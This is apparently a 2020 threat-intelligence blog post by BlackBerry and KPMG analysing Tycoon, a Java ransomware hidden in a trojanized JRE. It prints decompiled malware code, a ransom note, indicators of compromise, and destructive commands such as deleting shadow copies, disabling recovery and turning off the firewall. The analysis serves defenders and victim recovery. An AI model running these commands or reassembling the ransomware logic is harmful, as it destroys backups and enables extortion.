Threat Spotlight: Tycoon Ransomware Targets Education and Software Sectors

blogs.blackberry.com/en/2020/06/threat-spotlight-tycoon-ransomware-targets-education-and-software-sectors

The BlackBerry Research & Intelligence Team, KPMG's UK Cyber Response Services Team



Overview

Tycoon is a multi-platform Java ransomware targeting Windows® and Linux® that has been observed in-the-wild since at least <u>December</u> <u>2019</u>^[1]. It is deployed in the form of a Trojanized Java Runtime Environment (JRE) and leverages an obscure Java image format to fly under the radar.

The threat actors behind Tycoon were observed using highly targeted delivery mechanisms to infiltrate small to medium sized companies and institutions in education and software industries, where they would proceed to encrypt file servers and demand a ransom. However, due to the reuse of a common RSA private key it may be possible to recover data without the need for payment in earlier variants.

Delivery

The BlackBerry Research and Intelligence Team in partnership with KPMG's UK Cyber Response Services recently unearthed a new ransomware strain written in Java. The ransomware was deployed in a targeted attack against an organization, where the system administrators had been locked out of their systems following an attack on their domain controller and file servers. After conducting forensic investigations of the infected systems, it became apparent that the initial intrusion occurred via an Internet-facing RDP jump-server.

The following illustration demonstrates how the attackers managed to gain initial access and started infecting systems across the estate:




Figure 1: Attack timeline

Post-incident analysis of the Internet-facing RDP server could not be performed as it had already been restored. However, our analysis of the victim machines revealed that some of the techniques used by the attacker were unusual and noteworthy:

- To achieve persistence on the victim's machine, the attackers had used a technique called <u>Image File Execution Options (IFEO)</u> <u>injection^[2]</u>. IFEO settings are stored in the Windows registry. These settings give developers an option to debug their software through the attachment of a debugging application during the execution of a target application.
- A backdoor was then executed alongside the Microsoft Windows On-Screen Keyboard (OSK) feature of the operating system:

Registry Keys			Key/Value data
🗈 📄 ois.exe	SOFTWARE\Microsoft\Windows NT\	CurrentVersion\Image Fil	e Execution Options\osk.exe
ose.exe osk.exe Debugger powerpnt.exe PresentationHost.exe rundll32.exe runtimebroker.exe	Timestamp: 0x01d Discretionary Access Control L access allowed S-1-15-2-1 access allowed Owner access allowed Local System access allowed Admins access allowed Users	READ_CONTROL GENERIC GENERIC_ALL DELETE READ_CONTROL	- WRITE_DAC WRITE_OWNER GENERIC_ALL WRITE_DAC WRITE_OWNER GENERIC_ALL
🗉 📄 searchprotocolhost.exe	Debugger	REG_SZ	c:\windows\debug\WIA\System.exe
🗉 🧰 selfcert.exe			
🗉 🧰 setlang.exe			

Figure 2: Registry key used to execute the backdoor

- The attackers disabled the organization's anti-malware solution with the use of the ProcessHacker utility and changed the passwords for Active Directory servers. This leaves the victim unable to access their systems.
- Most of the attacker files were timestomped, including the Java libraries and the execution script, and had file date timestamps of 11th April 2020, 15:16:22:

```
"LastModified0x10": "2020-04-11T15:16:22.0000000+00:00",
"LastAccess0x30": "2020-04-12T23:35:55.7380371+00:00",
"Created0x10": "2020-04-11T15:16:22.0000000+00:00",
"IsDirectory": false,
"Extension": ".exe",
"IsAds": false,
"SecurityId": 1398,
"FnAttributeId": 2,
"@version": "1",
```

Figure 3: File timestamp

Finally, the attackers executed the Java ransomware module, encrypting all file servers including backup systems that were connected to the network.

Execution

Tycoon ransomware comes in form of a ZIP archive containing a Trojanized Java Runtime Environment (JRE) build. The malware is compiled into a Java image file (JIMAGE) located at *lib\modules* within the build directory.

JIMAGE is a special file format that stores custom JRE images which is designed to be used by the Java Virtual Machine (JVM) at runtime. It encompasses resources and class files of all Java modules that support the specific JRE build. The format was first introduced in Java version 9 and is sparsely documented. Unlike the popular Java Archive format (JAR), JIMAGE is mostly internal to the JDK and rarely used by developers:

			🗋 m	odules									
0000000	DADAFECA	00000100	00000000	E23D0000		/	<i>~</i> .					, =	
0000010	E23D0000	05580500	A3780500	00000000		,	=		Х	£	х		
0000020	00000000	00000000	FFFFFFFF	00000000						~	~ ~ `	~	
0000030	FEFFFFFF	FBFFFFFF	94010001	00000000		د	~ ~	~ 0	~ ~	ĩ			
0000040	00000000	F3FFFFFF	F2FFFFFF	EFFFFFFF				ť	Ĵ~~	Ϋ́Ú	~ ~ `	´Ô `	~ ~
0000050	94010001	94010001	EBFFFFFF	EAFFFFFF		î		î	_	Î	~ ~ `	íí ĭ	~ ~
0000060	E9FFFFFF	E8FFFFFF	96010001	94010001		È	~ ~	ŤĖ	ŤŤ	ĩñ		î	
0000070	00000000	00000000	96010001	94010001						ñ		î	
0000080	E7FFFFFF	94010001	94010001	E5FFFFFF		Á	~ ~	ĩĵ	-	î		Âĭ	~ ~
0000090	DCFFFFFF	00000000	00000000	00000000		(~ ~	~					
00000A0	00000000	D8FFFFFF	94010001	95010001				ż	; ~ ~	ĩ î		ï	
00000B0	95010001	00000000	D3FFFFFF	94010001		ï				"	~ ~ .	í î	
00000C0	94010001	D1FFFFFF	CEFFFFFF	94010001		î		-	-	ČŒ	~ ~ .	íî	
Figure 4: Malicio	bus "modules" file;	JIMAGE format us	ses a header starti	ing with 0xDADAF	E	CA s	ignat	ure					

The OpenJDK9 jimage utility can extract and decompile Java image files:

\$./jimage --help

Usage: jimage <extract|recreate|info|list|verify> <options> jimage...

After extraction, the ransomware image contains three modules related to a project called "tycoon":




Figure 5: Contents of the ZIP archive (left) and structure of the decompiled Java modules JIMAGE (right)

The ransomware is triggered by executing a shell script that runs the Main function of the malicious Java module using the *java -m* command.

The malicious JRE build contains both Windows® and Linux® versions of this script, suggesting that the threat actors are also targeting Linux® servers:

▲ ► Artifac-1_0.bat ×	▼
<pre>1 @echo off 2 set DIR="%~dp0" 3 set JAVA_EXEC="%DIR:"=%\java" 4 pushd %DIR% & %JAVA_EXEC% -m artifact/org.bit8s.tycoon.artifact.Main %* & pop 5</pre>	d
Artifac-1_0 ×	▼
<pre>1 #!/bin/sh 2 DIR="\${0%/*}" 3 "\$DIR/java" -m artifact/org.bit8s.tycoon.artifact.Main "\$@" 4</pre>	
✓ release ×	▼
 JAVA_VERSION="13.0.2" MODULES="java.base java.logging java.transaction.xa java.xml java.sql java.security.sasl java.naming tycoonproject.merged.module java.activation java.datatransfer java.prefs java.desktop java.xml.bind jcip.annotations org.jetbrains.annotations common artifact" Figure 6: Shell scripts used to execute the ransomware and Java "release" file 	

Figure 6: Shell scripts used to execute the ransomware, and Java "release" file

Configuration

The malware configuration is stored in the project's BuildConfig file and includes information such as:

- The attacker's email address
- The RSA public key

- The content of the ransom note
- The exclusions list
- The list of shell commands to be executed

Value Name	Example Value
EMAIL_1	"dataissafe[at]protonmail[.]com"
EMAIL_2	"dataissafe[at]mail[.]com"
FILE_EXTENSION	"thanos"
PUBLIC_KEY	"BEGIN PUBLIC KEY \nMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDa+whJSxr9ngcD1T5GmjDNSUEY\ngz50 vy4IE9g2M3PvVc9iLw9Ybe+NMqJwHB8FYCTled48mXQmCvRH2Vw3IPkA\nTrQ4zbVx0fgEsoxekc b3GbK2NseXEeavCi5lo5/jXZi4Td7nlWTu27CluyxRSgv\nL0O19CwzvckTM91BKwIDAQAB\n END PUBLIC KEY ^a
NUMBER_OF_KEYS_PER_ROOT_PATH	100
CHUNK_SIZE	10485760L <i>(10 MB)</i>
ENCRYPTION_PATTERN	true, true, false, false, false, true, true, false, false, false, false, false, false, false, false, false
HEADER	0x68, 0x61, 0x70, 0x70, 0x79, 0x6E, 0x79, 0x33, 0x2E, 0x31 (ASCII for "happyny3.1")
DIR_BLACKLIST	"Windows", "Boot", "System Volume Information", "Program Files\\Common Files\\Microsoft Shared "Program Files\\Common Files\\System", "Program Files\\Common Files\\Services", "Program Files\\Common Files\\SpeechEngines", "Program Files (x86)\\Common Files\\Services", "Pro Files (x86)\\Common Files\\Windows Mail", "Program Files\\Windows Media Player", "Program Files\\Windows Photo Viewer", "Program Files\\Windows Sidebar", "Program Files\\DvD Maker", "Program Files\\MSBuild", "Program Files\\Reference Assemblies", "Program Files\\Windows Defen "Program Files\\Windows NT", "Program Files (x86)\\Internet Explorer", "Program Files (x86)\\Windows Defen "Program Files (x86)\\Windows Media Player", "Program Files (x86)\\Windows Photo Viewer" "Program Files (x86)\\Windows Sidebar", "Program Files (x86)\\Windows NT", "Program Files (x86)\\Windows
EXTENSION_BLACKLIST	"mui", "exe", "dll", "lolz"
FILE_BLACKLIST	"decryption.txt", "\$Mft", "\$Mft (NTFS Master File Table)", "\$MftMirr", "\$LogFile", "\$LogFile (NTFS Vc Log)", "\$Volume", "\$AttrDef", "\$Bitmap", "\$BitMap", "\$BitMap (NTFS Free Space Map)", "\$Boot", "\$BadClus", "\$Secure", "\$Upcase", "\$Extend", "\$Quota", "\$ObjId", "\$Reparse", "\$Extend", "bootmg "BOOTSECT.BAK", "pagefile.sys", "pagefile.sys (Page File)", "boot.ini", "bootfont.bin", "io.sys"
EXEC_COMMANDS	"vssadmin delete shadows /all /quiet", "wmic shadowcopy delete", "bcdedit /set {default} bootstatus ignoreallfailures", "bcdedit /set {default} recoveryenabled no", "wbadmin delete catalog -quiet", "nets advfirewall set currentprofile state off", "netsh firewall set opmode mode=disable"
ТХТ	content of the ransom note (see IOCs)

Figure 7: Example configuration values

<	BuildConfig.java ×
1	<pre>package org.bit8s.tycoon.artifact.config;</pre>
2 3	<pre>import java.util.Arrays;</pre>
4	<pre>import javax.xml.bind.DatatypeConverter;</pre>
5 6	<pre>import org.jetbrains.annotations.NotNull;</pre>
7	<pre>public final class BuildConfig {</pre>
8	@NotNull
9 10	<pre>private static final String EMAIL_1 = "dataissafe@protonmail.com";</pre>
11	<pre>@NotNull</pre>
12	<pre>private static final String EMAIL_2 = "dataissafe@mail.com";</pre>
13 14	<pre>@NotNull</pre>
15	<pre>private static final String FILE_EXTENSION = "thanos";</pre>
16 17	Chiethull
18	<pre>@NotNull private static final String PUBLIC_KEY = "BEGIN PUBLIC KEY\nMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBa</pre>
19	
20 21	<pre>private static final int NUMBER_OF_KEYS_PER_ROOT_PATH = 100;</pre>
22	<pre>private static final long CHUNK_SIZE = 10485760L;</pre>
23	
24 25	<pre>@NotNull private static final boolean[] ENCRYPTION_PATTERN = new boolean[] {</pre>
26	true, true, false, false, false, true, true, false, false,
27	false, false, false, false, false, false };
28 29	<pre>@NotNull</pre>
30	<pre>private static final byte[] HEADER = new byte[] { 104, 97, 112, 112, 121, 110, 121, 51, 46, 49 };</pre>
31 32	<pre>@NotNull</pre>
32	<pre>private static final String[] DIR_BLACKLIST = new String[] {</pre>
34	"Windows", "Boot", "System Volume Information", "Program Files\\Common Files\\Microsoft Shared", "Program
35 36	"Program Files (x86)\\Common Files\\SpeechEngines", "Program Files\\Internet Explorer", "Program Files'
37	"Program Files\\Windows Defender", "Program Files\\Windows NT", "Program Files (x86)\\Internet Explore "Program Files (x86)\\Windows NT", "ProgramData\\Microsoft", "Users\\All Users" };
38	
39 40	<pre>@NotNull private static final String[] EXTENSION_BLACKLIST = new String[] { "mui", "exe", "dll", "lolz" };</pre>
41	
42	(NotNull
43 44	<pre>private static final String[] FILE_BLACKLIST = new String[] { "decryption.txt", "\$Mft", "\$Mft (NTFS Master File Table)", "\$MftMirr", "\$LogFile", "\$LogFile (NTFS Volu </pre>
45	"\$BitMap (NTFS Free Space Map)", "\$Boot", "\$BadClus", "\$Secure", "\$Upcase", "\$Extend", "\$Quota", "\$Obj "bootmgr", "BOOTSECT.BAK", "pagefile.sys", "pagefile.sys (Page File)", "boot.ini", "bootfont.bin", "io
46 47	"bootmgr", "BOOTSECT.BAK", "pagefile.sys", "pagefile.sys (Page File)", "boot.ini", "bootfont.bin", "io
47	<pre>@NotNull</pre>
49	<pre>private static final String[] EXEC_COMMANDS = new String[] { "vssadmin delete shadows /all /quiet", "wmic s</pre>
50 51	<pre>private static final String TXT = "FILES ARE ENCRYPTED:" + System.lineSeparator() + System.lineSeparator()</pre>
	A fragment of BuildConfig file

Figure 8: A fragment of BuildConfig file

Behavior

Upon execution the malware will run a set of shell commands specified in the BuildConfig file:

vssadmin delete shadows /all /quiet wmic shadowcopy delete bcdedit /set {default} bootstatuspolicy ignoreallfailures bcdedit /set {default} recoveryenabled no wbadmin delete catalog -quiet netsh advfirewall set currentprofile state off netsh firewall set opmode mode=disable

An *install_id* value will be generated for each victim using the first four bytes from a SHA256 hash of the system UUID value. To obtain the UUID the malware executes the following wmic command:

The list of paths to encrypt can be passed as parameter; alternatively, the malware will generate a list of all root paths in the system. A separate encryption thread will be created for each item in the path list.

After the encryption process is completed, the malware will ensure that the files are not recoverable by overwriting deleted files in each encryption path. It uses an embedded Windows utility called *cipher.exe* for this task:

60	
61	<pre>private static void executeCleanUp(@NotNull List<path> paramList) {</path></pre>
62	<pre>LinkedList<thread> linkedList = new LinkedList();</thread></pre>
63	<pre>for (Path path : paramList) {</pre>
64	Thread thread = new Thread(() -> {
65	try {
66	<pre>CommandExecutor.executeCommand("cipher /w:" + paramPath.toString().toLowerCase());</pre>
67	<pre>} catch (Exception exception) {</pre>
68	CONSOLE_LOGGER.exception(exception, false);
69	}
70	<pre>});</pre>
71	thread.start();
72	<pre>linkedList.add(thread);</pre>
73	}
74	<pre>for (Thread thread : linkedList) {</pre>
75	try {
76	thread.join();
77	<pre>} catch (Exception exception) {</pre>
78	CONSOLE_LOGGER.exception(exception, false);
79	
80	
81	linkedList.clear();
82	}
83	}

Figure 9: Secure deletion of original files

File Encryption

The files are encrypted using an AES-256 algorithm in <u>Galois/Counter (GCM) mode^[3]</u> with a 16-byte long GCM authentication tag, which ensures data integrity. A 12-byte long initialization vector (IV) is generated for each encryption chunk using the *java.security.SecureRandom* function. The encryption chunk size is specified in *BuildConfig* and is set to 10 MB while a pattern setting specifies the pattern in which file chunks are to be processed. By skipping parts of the bigger files, the attackers speed up the encryption process while damaging the files and making them unusable.

For each encryption path, an array of AES-256 keys is generated using *java.security.Secure.Random* function. The maximum number of keys per path is set in *BuildConfig* and may differ between samples. Each file (or file chunk, in case of files bigger than the chunk size) is encrypted with a different AES key, then encrypted with the attacker's RSA-1024 public key and saved in the chunk metadata block:

77	<pre>@NotNull</pre>
78	<pre>static KeyScheme generate(@NotNull byte[] paramArrayOfbyte, @NotNull String paramString)</pre>
	throws KeySchemeException {
79	try {
80	<pre>if (paramArrayOfbyte.length != 4)</pre>
81	throw new IllegalArgumentException(String.format("Install id length %d should be
	<pre>%d bytes length", new Object[] { Integer.valueOf(paramArrayOfbyte.length),</pre>
	<pre>Integer.value0f(4) }));</pre>
82	<pre>if (paramString.isBlank())</pre>
83	<pre>throw new IllegalArgumentException("Public key is blank");</pre>
84	<pre>byte[] arrayOfByte1 = generateSecretKey();</pre>
85	<pre>byte[] arrayOfByte2 = calculateMessageDigest(paramArrayOfbyte, arrayOfByte1);</pre>
86	<pre>byte[] arrayOfByte3 = encryptKeyScheme(paramArrayOfbyte, arrayOfByte1, arrayOfByte2,</pre>
	paramString);
87	<pre>return new KeySchemeAes256(paramArrayOfbyte, arrayOfByte1, arrayOfByte3);</pre>
88	<pre>} catch (IllegalArgumentException NoSuchAlgorithmException InvalidKeyException </pre>
	NoSuchPaddingException BadPaddingException InvalidKeySpecException
	<pre>IllegalBlockSizeException illegalArgumentException) {</pre>
89	throw new KeySchemeException("Exception during KeyScheme generation",
	<pre>illegalArgumentException);</pre>
90	}
91	}

Figure 10: AES key generation

The metadata added to each encrypted chunk contains the following:

- Header value specified in BuildConfig
- Chunk index (8 bytes)
- Chunk size (8 bytes)
- Per-chunk generated AES IV (12 bytes)
- AES GCM tag (16 bytes)
- RSA-encrypted AES key scheme (128 bytes), containing:
 - o Victim ID (4 bytes)
 - o AES key (32 bytes)
 - o SHA512 hash of victim ID and AES key (64 bytes)

		prueba.do	c.id-DC625	AEF.[bazook	ka@cock.li].redrum
4B20	8D7DE5C5	E4E1350F	C5120606	797DC619	3
4B30	A9DC0DF7	7D6FE81F	CD69ABD2	17AA86B4	© < ~}oË Õi´" ™Ü¥
4B40		32BB07A5			π#♀r2ª •jÖ÷¿ ^rπ
4B50	D713A2DB				
4B60		E98C3378			™ÒãFÈå3xf4@gÖ }
4B70		5AE07BC1			−ÖááZ‡{isÚA gÜ%
	86383582				Ü85ÇX,≥‡3î»ÓÀfl?ò
4B90	25DAE51B				
4BA0		B4474539			›§-¬¥GE9√U 7öÁ†
	95D2D81D				"i"ÿ ¢jq[[®I© # <
	D62306D7				÷# ◊ ≠ tÈ @^
4BD0	74A7163D				tB = ° c i a ~ a0, M
4BE0		67C47E0B			_®Ùégf~vzû "£ø
4BF0		7C7F7F7F			. Ã, î ±§ó,
4C00		756D335F			redrum3_0
4C10		0000004C			L %r>ö,~«
4C20		10 <mark>952868</mark>			Ô-FR ï(hú ë D{∑
4C30		1037096B			HoW2 7 kJ`úÄ H97
4C40	BF923B13				øí; (‰~9 yÑBu″ΩΔ
4C50		923AAA82			Eøntí:™Ç} ◊ üÕ(
4C60		51A61F7A			–€©ÏQ¶ zp v-≠ °Ö
4C70		FED60225			+:zi,÷ % ?Â)UP±m
4C80	B8801F92				∏Ä í č€πn (-~a@
4C90		4DD4DFDE			SÍ% M'flfifl p÷ }≠[
4CA0		A7F54BC4	4A23C4B2	E95BDEA5	3¢ ΔßıKfJ#f≤È[fi•
4CB0	B602C72B	60			∂ «+`


Figure 11: Encrypted file with highlighted metadata

Because of the use of asymmetric RSA algorithm to encrypt the securely generated AES keys, the file decryption requires obtaining the attacker's private RSA key. Factoring a 1024-bit RSA key, although theoretically possible, has not been achieved yet and would require extraordinary computational power.

However, one of the victims seeking help on the <u>BleepingComputer forum^[4]</u> posted a private RSA key presumably coming from a decryptor the victim purchased from the attackers. This key has proven to be successful in decryption of some of the files affected by the earliest version of Tycoon ransomware that added the *.redrum* extension to the encrypted files:

[~/test \$ 0	openssl rs	autl –decr	ypt -inkey	privkey.tx	t –in aeskeyscheme.bin xxd
00000000:	dc62 5aef	ef05 700f	c89c 3eeb	bc2c 47d6	.bZp>,G.
00000010:	307e 3949	1cc7 1362	329f 5897	a4e3 b3d4	0~9Ib2.X
00000020:	96b0 f1fa	3ac2 9b0c	ccd8 e1cf	04f9 81a9	
00000030:	ce88 f636	7032 fb76	7b83 2eda	1466 0394	6p2.v{f
00000040:	8001 c1c8	708f 3b26	3add 841b	28d7 682a	p.;&:(.h*
00000050:	55f4 d6c4	f3cb 44f6	7672 6f90	1d86 98e7	UD.vro
00000060:	b181 4d54				MT

Figure 12: Decrypted AES key metadata: install_id (red), AES key (green), sha512 hash (blue)



Ir	npu	t																									ngth ines	: 58 :	367 1
D4 64 94 5F 98 20 BB 59 2F 94 5D 04 FØ	D6 FD 32 58 9D EB 33 01 4D 73 B2 F0 20	7D B4 80 2B 67 5F E7 C8 7D 76 C6 D4 C6	51 56 69 89 51 BB EC 1F 59 35 FF	B6 3D A1 BE 3C CB CF E1 2B 53 D3	7B 17 B3 9C D5 AD FD 82 0C 2B 9D	08 CE A8 0E A7 AC 54 DD 98 67 FD 66	E7 C5 E8 99 BD 25 18 EE 8D 59 4B	57 80 6B 71 F5 0D 42 18 33 2D C1 42	85 F1 12 DB 5C 28 41 02 69 32 11 57	F5 CA E6 C5 D1 07 48 4E 9C 05 DB D7	33 81 3E D9 C8 5C E7 92 A6 C8 C1 DB	D3 5B 9E 8E 7A 8C 32 23 1D DE 7F 6C	41 5B F2 45 B4 97 A3 2E C1 4F 32 55	F1 F8 2E 26 EF DE 64 4B 50 93 2D A9	C5 39 C3 27 39 2F 07 F5 39 9B F7 7B	C2 E5 87 6E 76 16 09 F9 6D 02 9D 02 9D 02 9D	A6 67 39 FF 6B E5 79 80 13 B9 70 1C	C5 4E 93 3C EA 00 52 D1 20 62 B6 AF	1E 0A E7 95 EC 4C A3 79 A7 C7 B0 A4	FE 78 DE D8 A6 F6 89 6E F8 16 FF 69	C5 68 BB 38 5D 7C 20 60 92 5D 0E F3	D2 9F 5C 77 F1 34 7E 8E 07 29 A5 34	64 15 97 F0 06 97 78 C1 A6 1C 58 DF	92 46 63 46 64 A7 AA 21 A8 27 90 8C	81 8B FE 59 A5 E4 11 E1 B0 8C 7C B7	81 F1 9E 2D 43 38 9E 9D 5C F4 36 41	5F 23 82 62 3F 79 94 1D 95 4B 1D 6C 21	AB 00 C8 D6 96 85 5A 79 DF D8 F8 16 30	7A 96 14 F6 A2 27 15 56 DE AD 58 B4 43
FF A2 CC 54 FA F7 18 58	9C 03 E9 1F 5C 41 E4	55 AA CB 11 71 84 29 DE	F0 81 2F 4A 52 C8 98	08 B7 F6 22 AF F0 61	F6 AD ED 27 99 35	32 44 6F 8C 50 BD 71	D6 84 4C 61 75 7C 08	51 4A 2E C3 1F 19 AB	60 8C E8 15 98 BB 59	13 5F 0F 0A D7 A0 52	3B EC 09 3E 07 4C 37	67 31 83 39 B3 A8 61	21 57 C7 BE 00 B6 9B	65 55 C8 FD AA DF 2A	BF A7 9B E6 62 13 D7	CE 27 71 34 D5 87 51 EE 25	69 CØ 1C 63 B7 83 ØC	24 FE 14 4E CC 40 64	A3 52 24 40 EB D5 C4	27 D9 E0 CA 41 29 54	BB F2 08 DF 22 84 95	E3 66 88 36 BA 24 00	85 EF DC 66 54 26 F3	3B 6F 2B A9 3D FD F9	ED 83 77 6F 56 D4 EE	94 BB 84 74 EA 7C 85 53	D9 AE E4 D2 2E FC 51 E7	AA 6F CD 4E BD 7B CE 68 : 1 : 58	E6 05 DD 30 AC AB 67 EB
00 00 ff ff ff ff ff	00 00 ff ff ff ff ff	00 20 ff ff ff ff ff	00 00 ff ff ff ff ff	00 00 ff ff ff ff ff	00 00 ff ff ff ff ff	00 ff ff ff ff ff ff ff	01 ff ff ff ff ff ff	00 ff ff ff ff ff ff	00 ff ff ff ff ff ff ff	00 ff ff ff ff ff ff	21 ff ff ff ff ff ff	00 ff ff ff ff ff ff ff	00 ff ff ff ff ff ff	00 ff ff ff ff ff ff ff	00 ff ff ff ff ff ff	00 00 ff ff ff ff ff ff ff	00 ff ff ff ff ff ff ff	00 ff ff ff ff ff ff	00 ff ff ff ff ff ff ff	10 ff ff ff ff ff ff	00 ff ff ff ff ff ff	00 ff ff ff ff ff ff ff	23 ff ff ff ff ff ff ff	00 ff ff ff ff ff ff ff	00 ff ff ff ff ff ff	03 00 ff ff ff ff ff ff	00 01 ff ff ff ff ff ff	fe 00 ff ff ff ff ff ff	ff 00 ff ff ff ff ff ff

Figure 13: Recovering a .redrum file with the use of decrypted AES key

Unfortunately, it doesn't work for the more recent "happyny3.1" version that adds the .grinch and .thanos extensions to the encrypted files.

Conclusions

Malware writers are constantly seeking new ways of flying under the radar. They are slowly moving away from conventional obfuscation and shifting towards uncommon programming languages and obscure data formats. We have already seen a substantial increase in ransomware written in languages such as Java and Go. This is the first sample we've encountered that specifically abuses the Java JIMAGE format to create a custom malicious JRE build.

Tycoon has been in the wild for at least six months, but there seems to be a limited number of victims. This suggests the malware may be highly targeted. It may also be a part of a wider campaign using several different ransomware solutions, depending on what is perceived more successful in specific environments.

The overlap in some of the email addresses, as well as the text of the ransom note and the naming convention used for encrypted files, suggests a connection between Tycoon and Dharma/CrySIS ransomware. **Indicators of Compromise (IOCs)**

JIMAGE module (lib\modules):

eddc43ee369594ac8b0a8a0eab6960dba8d58c0b499a51a717667f05572617fb

Email Addresses:

- pay4dec[at]cock[.]lu
- · dataissafe[at]protonmail[.]com
- dataissafe[at]mail[.]com
- foxbit[at]tutanota[.]com
- moncler[at]tutamail[.]com
- moncler[at]cock[.]li
- relaxmate[at]protonmail[.]com
- crocodelux[at]mail[.]ru
- savecopy[at]cock[.]li
- bazooka[at]cock[.]li
- funtik[at]tutamail[.]com
- proff-mariarti[at]protonmail[.]com

Encrypted Files Extension:

- thanos
- grinch
- redrum

Encrypted Files Signature:

- happyny3.1
- redrum3_0

RSA Public Key (happyny3.1 version):

-----BEGIN PUBLIC KEY-----

MIGfMA0GCSqGSlb3DQEBAQUAA4GNADCBiQKBgQDa+whJSxr9ngcD1T5GmjDNSUEY gz5esbymvy4lE9g2M3PvVc9iLw9Ybe+NMqJwHB8FYCTled48mXQmCvRH2Vw3lPkA TrQ4zbVx0fgEsoxekqtb3GbK2NseXEeavCi5lo5/jXZi4Td7nlWTu27CluyxRSgv L0O19CwzvckTM91BKwIDAQAB -----END PUBLIC KEY-----

RSA Private Key (redrum3_0 version):

-----BEGIN RSA PRIVATE KEY-----

MIICXQIBAAKBgQCyNELzNaPcGBlt2YEARamc+a+uyM8/mRadrMLLQ9tuzkppvdWI iM/LH+xATZUgByknwzaMtRQZi6R2pQ8nBG6DxNtdhla33L+njQLTW+7wo1tSaaJz 6Of0FvCUZNPZ0mF5OrJO+Z6ZfDxafcwv653li7aTwaKlhjFoZijBMrA43wIDAQAB AoGAPJ+I0yJBX0OXiwY+W3BXdj5+5LANyS30QqmeDvZDtRtat0RMW0Inn0t53JpI DABDoPJJIW8MqnAWAALA994LFhk9jUtJTUgwsViyKL/Q/dOCeBPJU3xyXNkqhmCN ImP4v7DxjvWp1pomrIIRCW68GkbB+cSGyLAzUo+1KHVh6LECQQDdL26UsVNsNYTX rfv6BZltGO1HJHYTiz0cl82n4woZY2fS2lpBDEvy3Rl8E4Y7F9tQby4odDLHi/9I RCeoif45AkEAzkDsPGauMmWsPXAbXrjzq3/0+MWgh7Vd8Gpgn83QUYjTO2RxtE1n zAYzTLrFFtM8zmCAubpKM1dyi4Xs7hlv1wJBAJD5ofV8NT3b5nKn61z5gdJIYEEd OPeecD0dIBLS0a/KZCbkT/wK300UdrvI4FajUHDsLsj9QLtim8f4YDYsHKECQQCX R40+XD3mnyZvRbv9hQDMyKSglyvAfimxvgSzEZ17QDVWubygd6nrPpz/6XnH3RYb dTLVhysHb1uHtKpsIWGvAkAf0kivk9miSFnVeoO1XZumRAwrhTh6Rxhkg6MJCLBP ThoY7wYXmV9zNPo02xYTvZlyhwnWspz4Kx4LsUutWmBs

-----END RSA PRIVATE KEY-----

Ransom Note:

Hello!

All your documents, photos, databases and other important files have been ENCRYPTED! Do you really interested to restore your files?

If so, you must buy decipher software and private key to unlock your data! Write to our email - %s and tell us your unique %s We will send you full instruction how to decrypt all your files. In case of no answer in 24 hours write us on additional e-mail address - %s

FAQ FOR DECRYPTION YOUR FILES:

* WHATS HAPPENED ???

Your files are NOT DAMAGED! Your files have been modified and encrypted with strong cipher algorithm. This modification is reversible. The on decrypt your files is to purchase the decipher software and private key. Any attempts to restore your files with the third-party software will be fata because would damage data essential for decryption !

Note !!! You have only 24 hours to write us on e-mail or all your files will be lost or the decryption price will be "increased!"

* HOW TO RECOVERY MY FILES ???

You have to pay for decryption in Bitcoins. The price depends on how fast you write to us. After payment we will send you the decipher software key that will decrypt all your files.

* FREE DECRYPTION !!!

Free decryption as guarantee! If you don't believe in our service and you want to see a proof, you can ask us about test" for decryption. You sen modified files. Use file-sharing service and Win-Rar to send files for test. Files have to be less than 1 MB (non archived). Files should not be imp send us databases, backups, large excel files, etc. We will decrypt and send you your decrypted files back as a proof!"

* WHY DO I NEED A TEST???

This is done so that you can make sure that only we can decrypt your files and that there will be no problems with the decryption!

* HOW TO BUY BITCOINS ???

There are two simple ways to by bitcoins: https://exmo.me/en/support#/1_3 https://localbitcoins.net/guides/how-to-buy-bitcoins

Read this information carefully because it's enough to purchase even in large amounts

!!! ATTENTION !!!

!!! After 60 hours the price for your encryption will increase 10 percent each day

!!! Do not rename encrypted files.

!!! Do not try to decrypt your data using third party software, it may cause permanent data loss.

!!! Decryption of your files with the help of third parties may cause increased price (they add their fee to our) or you can become a victim of a sca

Citations:

^[1] <u>https://www.bleepingcomputer.com/forums/t/709143/help-me-to-identify-ransomware-with-redrum-extension/</u>

^[2] <u>https://attack.mitre.org/techniques/T1183/</u>

^[3] <u>https://en.wikipedia.org/wiki/Galois/Counter_Mode</u>

^[4] <u>https://www.bleepingcomputer.com/forums/t/709143/help-me-to-identify-ransomware-with-redrum-extension/page-2</u>



About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.



About KPMG's UK Cyber Response Services Team

KPMG's UK Cyber Response Services Team provides incident response, forensic investigations, and crisis management services across corporate, insurance and legal service sectors. KPMG has over 3,500 cyber professionals in offices around the globe with cyber response labs across 12 major regions. Our professionals have experience working on various forms of cybercrime, including insider threats, data breaches, hacktivism, and advanced persistent threat-style intrusions by highly motivated adversaries.

Our services include on-demand incident response readiness and response, host and enterprise-based forensics, network forensics, threat intelligence, and SOC enhancement.

